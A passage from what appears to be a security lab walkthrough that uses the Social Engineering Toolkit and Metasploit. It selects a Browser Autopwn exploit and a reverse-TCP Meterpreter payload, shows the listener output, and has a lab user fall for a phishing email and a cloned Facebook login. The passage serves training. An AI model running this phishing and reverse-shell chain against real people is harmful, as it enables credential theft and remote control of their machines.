- 27) Internet Explorer CSS Tags Memory Corruption (2010-11-03)
- 28) Sun Java Applet2ClassLoader Remote Code Execution (2011-02-15)
- 29) Sun Java Runtime New Plugin docbase Buffer Overflow (2010-10-12)
- 30) Microsoft Windows WebDAV Application DLL Hijacker (2010-08-18)
- 31) Adobe Flash Player AVM Bytecode Verification Vulnerability (2011-03-15)
- 32) Adobe Shockwave rcsL Memory Corruption Exploit (2010-10-21)
- 33) Adobe CoolType SING Table "uniqueName" Stack Buffer Overflow (2010-09-07)
- 34) Apple QuickTime 7.6.7 Marshaled_pUnk Code Execution (2010-08-30)
- 35) Microsoft Help Center XSS and Command Execution (2010-06-09)
- 36) Microsoft Internet Explorer iepeers.dll Use After Free (2010-03-09)
- 37) Microsoft Internet Explorer "Aurora" Memory Corruption (2010-01-14)
- 38) Microsoft Internet Explorer Tabular Data Control Exploit (2010-03-0)
- 39) Microsoft Internet Explorer 7 Uninitialized Memory Corruption (2009-02-10)
- 40) Microsoft Internet Explorer Style getElementsByTagName Corruption (2009-11-20)
- 41) Microsoft Internet Explorer isComponentInstalled Overflow (2006-02-24)
- 42) Microsoft Internet Explorer Explorer Data Binding Corruption (2008-12-07)
- 43) Microsoft Internet Explorer Unsafe Scripting Misconfiguration (2010-09-20)
- 44) FireFox 3.5 escape Return Value Memory Corruption (2009-07-13)
- 45) FireFox 3.6.16 mChannel use after free vulnerability (2011-05-10)
- 46) Metasploit Browser Autopwn (USE AT OWN RISK!)


```
set:payloads>46
```

SOCIAL ENGINEERING TOOLKIT

14. Type **2** at the prompt to use a Windows Reverse_TCP Meterpreter shell. Press Enter.

set:payloads>2

1) Windows Shell Reverse_TCP to attacker	Spawn a command shell on victim and send back to attacker
2) Windows Reverse_TCP Meterpreter back to attacker	Spawn a meterpreter shell on victim and send back to attacker
3) Windows Reverse_TCP VNC DLL attacker	Spawn a VNC server on victim and send back to attacker
4) Windows Shell Reverse_TCP X64	Windows X64 Command Shell, Reverse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 meterpreter	Connect back to the attacker (Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster via multiple ports	Spawn a meterpreter shell and find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS use Meterpreter	Tunnel communication over HTTP using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS use Reverse Meterpreter	Use a hostname instead of an IP address and use Reverse Meterpreter
9) Download/Run your Own Executable	Downloads an executable and runs it

set:payloads>2 

SOCIAL ENGINEERING TOOLKIT

15. Press Enter when you are asked for the Port to use to accept the default port of 443.

set:payloads> Port to use for the reverse [443]:

set:payloads> Port to use for the reverse [443]: Press Enter

PRESS ENTER

16. Metasploit will launch and you will see the message that the server started.

```
[*] Local IP: http://175.45.176.199:8080/zGnLFA
[*] Server started.
[*] Starting handler for windows/meterpreter/reverse_tcp on port 3333
[*] Starting handler for generic/shell_reverse_tcp on port 6666
[*] Started reverse TCP handler on 175.45.176.199:3333
[*] Starting the payload handler...
[*] Starting handler for java/meterpreter/reverse_tcp on port 7777
[*] Started reverse TCP handler on 175.45.176.199:6666
[*] Starting the payload handler...
[*] Started reverse TCP handler on 175.45.176.199:7777
[*] Starting the payload handler...

[*] --- Done, found 20 exploit modules


[*] Using URL: http://0.0.0.0:8080/
[*] Local IP: http://175.45.176.199:8080/
[*] Server started.
```


SOCIAL ENGINEERING TOOLKIT

Note: This will take a few minutes. Wait for the words "Done, found 20 exploit modules".

Getting Spear Phished


1. **Click** on the **Windows Server icon** on the topology. After the server is loaded, **press** the **Send Ctrl+Alt+Delete button** in the upper right corner.






SEND CTRL+ALT+DELETE BUTTON

2. Log in as **administrator** with the password of **P@ssw0rd**, then **click** the **arrow**.




LOG ON TO WINDOWS SERVER

3. **Double-click** on the **shortcut to Opera Mail** on your **desktop**.




SHORTCUT TO OPERA MAIL

4. **Click** on the **link to www.facebook.com** in the **email from Mark Zuckerberg**.




WWW.FACEBOOK.COM

5. Type **student@campus.edu** for the email and **password** for the password. Click **Log In**.




WWW.FACEBOOK.COM

6. When prompted with a **Java warning**, click the check box for **Do not show this message again**. Then click **OK**.




JAVA WARNING

7. **Click.** on the **green arrows** to refresh the page. The **web page** will appear to hang up as the exploit begins.



